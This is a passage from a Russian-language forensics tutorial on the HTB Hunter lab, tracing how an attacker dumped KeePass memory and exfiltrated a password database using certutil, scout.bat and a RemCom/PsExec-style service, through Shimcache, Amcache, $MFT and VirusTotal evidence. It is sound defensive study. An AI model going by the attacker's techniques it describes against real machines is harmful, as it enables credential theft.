\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\PS-REMOTE-CLEANER-MASTER\AUTOCLEANER-MULTITHREAD.PS1,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\PS-REMOTE-CLEANER-MASTER\AUTOCLEANER.PS1,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\DOWNLOADS\PS-REMOTE-CLEANER-MASTER\REMOTECLEANER.PS1,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.VER0X0000000000000005.DB,
```

Файлы, связанные с процессом WINRAR.EXE

Процесс `CERTUTIL.EXE`:

- `2023-06-21T12:29:49.237697`;
- `2023-06-21T12:29:42.612611`;
- `2023-06-21T12:12:35.575593`.

В связях нашлось кое-что интересное.



```
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCALLOW\MICROSOFT\CRYPTNETURLCACHE\METADATA\3DC3856568F41DEBDC478970629B1FC6,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\WEBIO.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\WINNLSRES.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\EN-US\WINNLSRES.DLL.MUI,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\DNSAPI.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\RASADHLP.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\FWPUCLNT.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\EN-US\MSWSOCK.DLL.MUI,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\WSHQOS.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\EN-US\WSHQOS.DLL.MUI,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCALLOW\MICROSOFT\CRYPTNETURLCACHE\CONTENT\3DC3856568F41DEBDC478970629B1FC6,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\MSASN1.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\RSAENH.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\CRYPTBASE.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\BCRYPTPRIMITIVES.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\WININET.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\IERTUTIL.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\SHCORE.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\WINDOWS.STORAGE.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\WLDP.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\KERNEL.APPCORE.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\URLMON.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\SRVCLI.DLL,
\VOLUME{01d951602330db46-52233816}\WINDOWS\SYSTEM32\C_20127.NLS,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\4TSWMJTT\NOTEPAD[1].EXE,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\NOTEPAD.EXE,
\VOLUME{01d951602330db46-52233816}\$MFT,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\TFR2JWYD\NOTEPAD[1].EXE,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCALLOW\MICROSOFT\CRYPTNETURLCACHE\METADATA\A3CEB2B928510B461A9B19D9B4B8D5B6,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCALLOW\MICROSOFT\CRYPTNETURLCACHE\CONTENT\A3CEB2B928510B461A9B19D9B4B8D5B6,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\OOI66Y9I\SCOUT[1].BAT,
\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\PICTURES\SCOUT.BAT
```

Файлы, связанные с процессом CERTUTIL.EXE

Из общей картины в глаза бросаются файлы вот в этом пользовательском каталоге:

`\VOLUME{01d951602330db46-52233816}\USERS\ALONZO.SPIRE\`

Вот их полный список:

```
APPDATA\LOCALLOW\MICROSOFT\CRYPTNETURLCACHE\METADATA\
3DC3856568F41DEBDC478970629B1FC6
APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\4TSWMJTT\NOTEPAD[1].EXE
NOTEPAD.EXE
APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\TFR2JWYD\NOTEPAD[1].EXE
APPDATA\LOCALLOW\MICROSOFT\CRYPTNETURLCACHE\METADATA\
A3CEB2B928510B461A9B19D9B4B8D5B6
APPDATA\LOCALLOW\MICROSOFT\CRYPTNETURLCACHE\CONTENT\
A3CEB2B928510B461A9B19D9B4B8D5B6
APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\OOI66Y9I\SCOUT[1].BAT
PICTURES\SCOUT.BAT
```

Поиск строки user-agent с упоминанием certutil в трафике не дал результатов, скорее всего, из-за того, что дамп неполный.


Нам предстоит узнать содержимое файла `scout.bat` и `notepad.exe`.

Shimcache и Amcache

Продолжим анализ артефактов, указывающих на запуск или наличие файлов процессов `Shimcache` и `Amcache`. Для их анализа будем использовать chainsaw и ZUI.

INFO

При анализе Shimcache стоит помнить, что в нем могут храниться файлы, которые не запускались, а были отображены в проводнике Windows (explorer.exe).



```
time                       File Path
2023-06-21T12:29:49.597Z   C:\Users\alonzo.spire\notepad.exe
2023-06-21T12:04:56.854Z   C:\Users\alonzo.spire\AppData\Local\Temp\is-J8NDV.tmp\processhacker-2.39-setup.tmp
2023-06-21T12:04:56.854Z   C:\Users\ALONZO~1.SPI\AppData\Local\Temp\is-J8NDV.tmp\processhacker-2.39-setup.tmp
2023-06-21T12:04:56.854Z   C:\Program Files\Process Hacker 2\unins000.exe
2023-06-21T12:04:54.703Z   C:\Users\alonzo.spire\AppData\Local\Temp\is-L8L63.tmp\processhacker-2.39-setup.tmp
2023-06-21T12:04:54.703Z   C:\Users\ALONZO~1.SPI\AppData\Local\Temp\is-L8L63.tmp\processhacker-2.39-setup.tmp
2023-06-21T12:04:43.077Z   C:\Users\alonzo.spire\Downloads\processhacker-2.39-setup.exe
2023-06-21T11:19:34.752Z   C:\WINDOWS\owUjOMCY.exe
```

Данные из Shimcache


Ничего нового мы не обнаружили, за исключением времени последнего изменения файла: `C:\Users\alonzo.spire\notepad.exe` запускался в `2023-06-21T12:29:49.597Z`.

Перейдем к Amcache. Для его анализа воспользуемся утилитой RegRipper.

```
regripper -r /data/Amcache.hve -p amcache
```

В Amcache удалось найти хеш SHA-1 файла службы PsExec:

```
2023-06-21T11:33:14.594430700Z
c:\windows\owujomcy.exe 23873bf2670cf64c2440058130548d4e4da412dd
```



59/72 security vendors and 1 sandbox flagged this file as malicious

3c2fe308c0a563e06263bbacf793bbe9b2259d795fcc36b953793a7e499e7f71

BjvcvEia-20240321063810.exe

55.00 KB

40 minutes ago

peexe · checks-disk-space · detect-debug-environment · direct-cpu-clock-access · idle · checks-user-input · long-sleeps

Crowdsourced YARA rules

Matches rule RemCom_RemoteCommandExecution from ruleset thor-hacktools at https://github.com/Neo23x0/signature-base by Florian Roth (Nextron Systems)
↳ Detects strings from RemCom tool

Matches rule RemCom_RemoteCommandExecution from ruleset thor-hacktools at https://github.com/Neo23x0/signature-base by Florian Roth (Nextron Systems)
↳ Detects strings from RemCom tool

Matches rule win_remcom_auto from ruleset win.remcom_auto at https://malpedia.caad.fkie.fraunhofer.de/ by Felix Bilstein - yara-signator at cocacoding dot com
↳ Detects win.remcom.

Matches rule win_remcom_auto from ruleset win.remcom_auto at https://malpedia.caad.fkie.fraunhofer.de/ by Felix Bilstein - yara-signator at cocacoding dot com
↳ Detects win.remcom.

Crowdsourced Sigma Rules

Matches rule Change PowerShell Policies to an Insecure Level - PowerShell by frack113 at Sigma Integrated Rule Set (GitHub)
↳ Detects use of Set-ExecutionPolicy to set insecure policies

Dynamic Analysis Sandbox Detections

The sandbox Yomi Hunter flags this file as: MALWARE

Popular threat label: hacktool.remoteexec/remoxec · Threat categories: hacktool, trojan, pua · Family labels: remoteexec, remoxec, rackspace

VirusTotal PsExec

Продолжение статьи →

УРОКИ ФОРЕНЗИКИ


РАССЛЕДУЕМ КРАЖУ ПАРОЛЕЙ KEEPASS НА ПРИМЕРЕ HTB HUNTER

АРТЕФАКТЫ ФАЙЛОВОЙ И ОПЕРАЦИОННОЙ СИСТЕМЫ

$MFT


Спарсим `C:\$MFT` утилитой MFT и загрузим данные в ZUI.

Найдем, где были сохранены файлы `clean.ps1` и `Scout.bat`.



FileNameLastModified	FileNameLastAccess	FileNameCreated	FullPath
2023-06-21T11:50:53.078489Z	2023-06-21T11:50:53.078489Z	2023-06-21T11:50:52.969465Z	Users/alonzo.spire/Pictures/clean.ps1

Расположение clean.ps1




FileNameLastModified	FileNameLastAccess	FileNameCreated	FullPath
2023-06-21T12:12:35.951178Z	2023-06-21T12:12:35.951178Z	2023-06-21T12:12:35.951178Z	Users/alonzo.spire/Pictures/Scout.bat

Расположение Scout.bat


Посмотрим, есть ли информация о файлах, которые хакер эксфильтровал:

```
fuse | keepassproc.zip or Database.kdbx or redacted
```



FileNameLastModified	FileNameLastAccess	FileNameCreated	FullPath
2023-06-21T12:18:17.065620Z	2023-06-21T12:18:17.065620Z	2023-05-19T09:33:15.655175Z	Users/alonzo.spire/AppData/Roaming/Microsoft/Windows/Recent/Database.kdbx.lnk
2023-06-21T12:18:04.612056Z	2023-06-21T12:18:04.612056Z	2023-06-21T12:18:04.612056Z	Users/alonzo.spire/Documents/REDACTED_SENSITIVE
2023-06-22T09:24:44.050341Z	2023-06-22T09:24:44.050341Z	2023-06-22T09:24:44.050341Z	Users/alonzo.spire/Desktop/Acquisition/C/Users/alonzo.spire/AppData/Roaming/Microsoft/Windows/Recent/Database.kdbx.lnk
2023-06-21T12:09:31.061194Z	2023-06-21T12:09:31.061194Z	2023-06-21T12:09:31.061194Z	Users/alonzo.spire/Music/keepassproc.zip
2023-06-19T09:29:45.470090Z	2023-06-19T09:29:45.470090Z	2023-06-19T09:29:45.454751Z	Users/alonzo.spire/Documents/Database.kdbx
2023-06-12T07:41:17.007081Z	2023-06-12T07:42:09.288422Z	2023-06-12T07:41:17.001229Z	Users/alonzo.spire/Documents/redacted-project.zip

Информация об эксфильтрованных файлах



FileNameLastModified	FileNameLastAccess	FileNameCreated	FullPath
2023-06-21T12:06:43.391147Z	2023-06-21T12:06:43.407142Z	2023-06-21T12:06:42.281943Z	Users/alonzo.spire/Music/keepassproc.dmp

Время создания дампа процесса KeePass

Из скриншота выше мы узнаём, что дамп процесса KeePass был сделан в `2023-06-21T12:06:42.281943Z`.

Windows Search Database

В качестве последнего артефакта ОС рассмотрим Windows Search Database. Для его анализа воспользуемся утилитой sidr.

```
./sidr ~./2023-06-22T092426_Acquisition/C/ -f json -o ~/sidr/
```


В результате мы получили три файла:

